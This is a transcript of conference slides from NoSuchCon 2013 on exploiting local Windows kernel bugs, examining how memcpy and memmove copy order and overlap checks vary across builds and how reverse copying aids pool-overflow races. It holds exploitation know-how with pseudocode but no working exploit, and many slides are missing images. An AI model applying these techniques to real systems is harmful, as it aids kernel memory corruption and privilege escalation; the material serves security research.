Abusing the Windows Kernel: How to Crash an Operating System With Two Instructions

Mateusz "j00ru" Jurczyk

NoSuchCon 2013

Paris, France

Introduction

Mateusz "j00ru" Jurczyk

- Information Security Engineer @ Google
- Extremely into Windows NT internals
- http://j00ru.vexillium.org/
- @j00ru


What

Attacks and tricks against local Windows kernel vulnerabilities.

What

- Fun with memory functions
  - `nt!memcpy` (and the like) reverse copying order
  - ~~`nt!memcmp` double fetch~~
- More fun with virtual page settings
  - ~~`PAGE_GUARD` and kernel code execution flow~~
- Even more fun leaking kernel address space layout
  - `SegSs`, `LDT_ENTRY.HighWord.Bits.Default_Big` and `IRETD`
  - Windows 32-bit Trap Handlers
- The ultimate fun, crashing Windows and leaking bits
  - `nt!KiTrap0e` in the lead role.

Why?



Why?

For teh lulz, mostly.

- Sandbox escapes are scary, blah blah (obvious by now).
- Even in 2013, Windows still fragile in certain areas.
  - mostly due to code dating back to 1993 :(
  - you must know where to look for bugs.
- A set of amusing, semi-useful techniques / observations.
  - subtle considerations really matter in ring-0.

Memory functions in Windows kernel

Moving data around

Assume you're a device driver developer.

...

You want to capture a user-mode buffer.

...

What do you do?

Moving data around

It's easy!

- Standard C library found in WDK
  - `nt!memcpy`
  - `nt!memmove`
- Kernel API
  - `nt!RtlCopyMemory`
  - `nt!RtlMoveMemory`

Overlapping memory regions

- Most prevalent corner case
- Handled correctly by `memmove`, `RtlMoveMemory`
  - guaranteed by standard / MSDN.
  - `memcpy` and `RtlCopyMemory` are often aliases to the above.
- Important:


Implemented by inverting the copying order.

The algorithm


```
void *memcpy(void *dst, const void *src, size_t num)
  if (overlap(dst, src, size)) {
    copy_backwards(dst, src, size);
  } else {
    copy_forward(dst, src, size);
  }
  return dst;
}
```

possibly useful


Forward copy doesn't work



Backward copy works



Backward copy works



What's `overlap()`?

There are two variants.

Strict

```
bool overlap(void *dst, const void *src, size_t num) {
  return (src < dst && src + size > dst);
}
```

Liberal

```
bool overlap(void *dst, const void *src, size_t num) {
  return (src < dst);
}
```

What is used where and how?

There's a lot to test!

- Four functions (`memcpy`, `memmove`, `RtlCopyMemory`, `RtlMoveMemory`)
- Four systems (7 32-bit, 7 64-bit, 8 32-bit, 8 64-bit)
- Four configurations:
  - Drivers, no optimization (`/Od /Oi`)
  - Drivers, speed optimization (`/Ot`)
  - Drivers, full optimization (`/Oxs`)
  - The kernel image (`ntoskrnl.exe` or equivalent)

What is used where and how?

- There are many differences
  - `memcpy` happens to be inlined (`rep movsd`) sometimes.
    - other times, it's just an alias to `memmove`.
  - copy functions linked statically or imported from `nt`
  - various levels of optimization
    - operand sizes (32 vs 64 bits)
    - unfolded loops
    - ...
  - different `overlap()` variants.
- Basically, you have to check it on a per-case basis.

What is used where and how?

Let's simplify.


(feel free to do more tests on your own or wait for follow-up on my blog).

- Only memcpy and memmove.
- Windows 8 Release Preview.
- WDK 7699.16385.1 for building drivers.


	memcpy 32	memcpy 64	memmove 32	memmove 64
Drivers, no optimization	not affected	not affected	strict	liberal
Drivers, speed optimization	strict	liberal	strict	liberal
Drivers, full optimization	not affected	liberal	strict	liberal
NT Kernel Image	strict	liberal	strict	liberal

So, sometimes...

... you can:




instead of:



Right... so what???

Copy order doesn't matter for valid memory operations.

However, let's imagine for a moment that there are



in Windows kernel space.

The `memcpy()` related issues

```
memcpy(dst, src, size);
```

if this is fully controlled,
game over.

kernel memory corruption.

if this is fully controlled,
game over.

information leak (usually).

this is where things
start to get tricky.

Useful reverse order

- Assume *size* might not be adequate to allocations specified by *src*, *dst* or both.

- When the order makes a difference:
  - there's a race between completing the *copy* process and accessing the already overwritten bytes.

    OR

  - it is expected that the copy function does not successfully complete.
    - encounters a *hole* (invalid mapping) within *src* or *dst*.

Scenario 1 - race condition


Example condition

1. Pool-based buffer overflow.
2. size is a controlled multiplicity of 0x1000000.
3. user-controlled *src* contents.


Problem?

Enormous overflow size. Expecting 16MB of continuous pool memory is not reliable. The system will likely crash inside the `memcpy()` call.


Scenario 1 - race condition



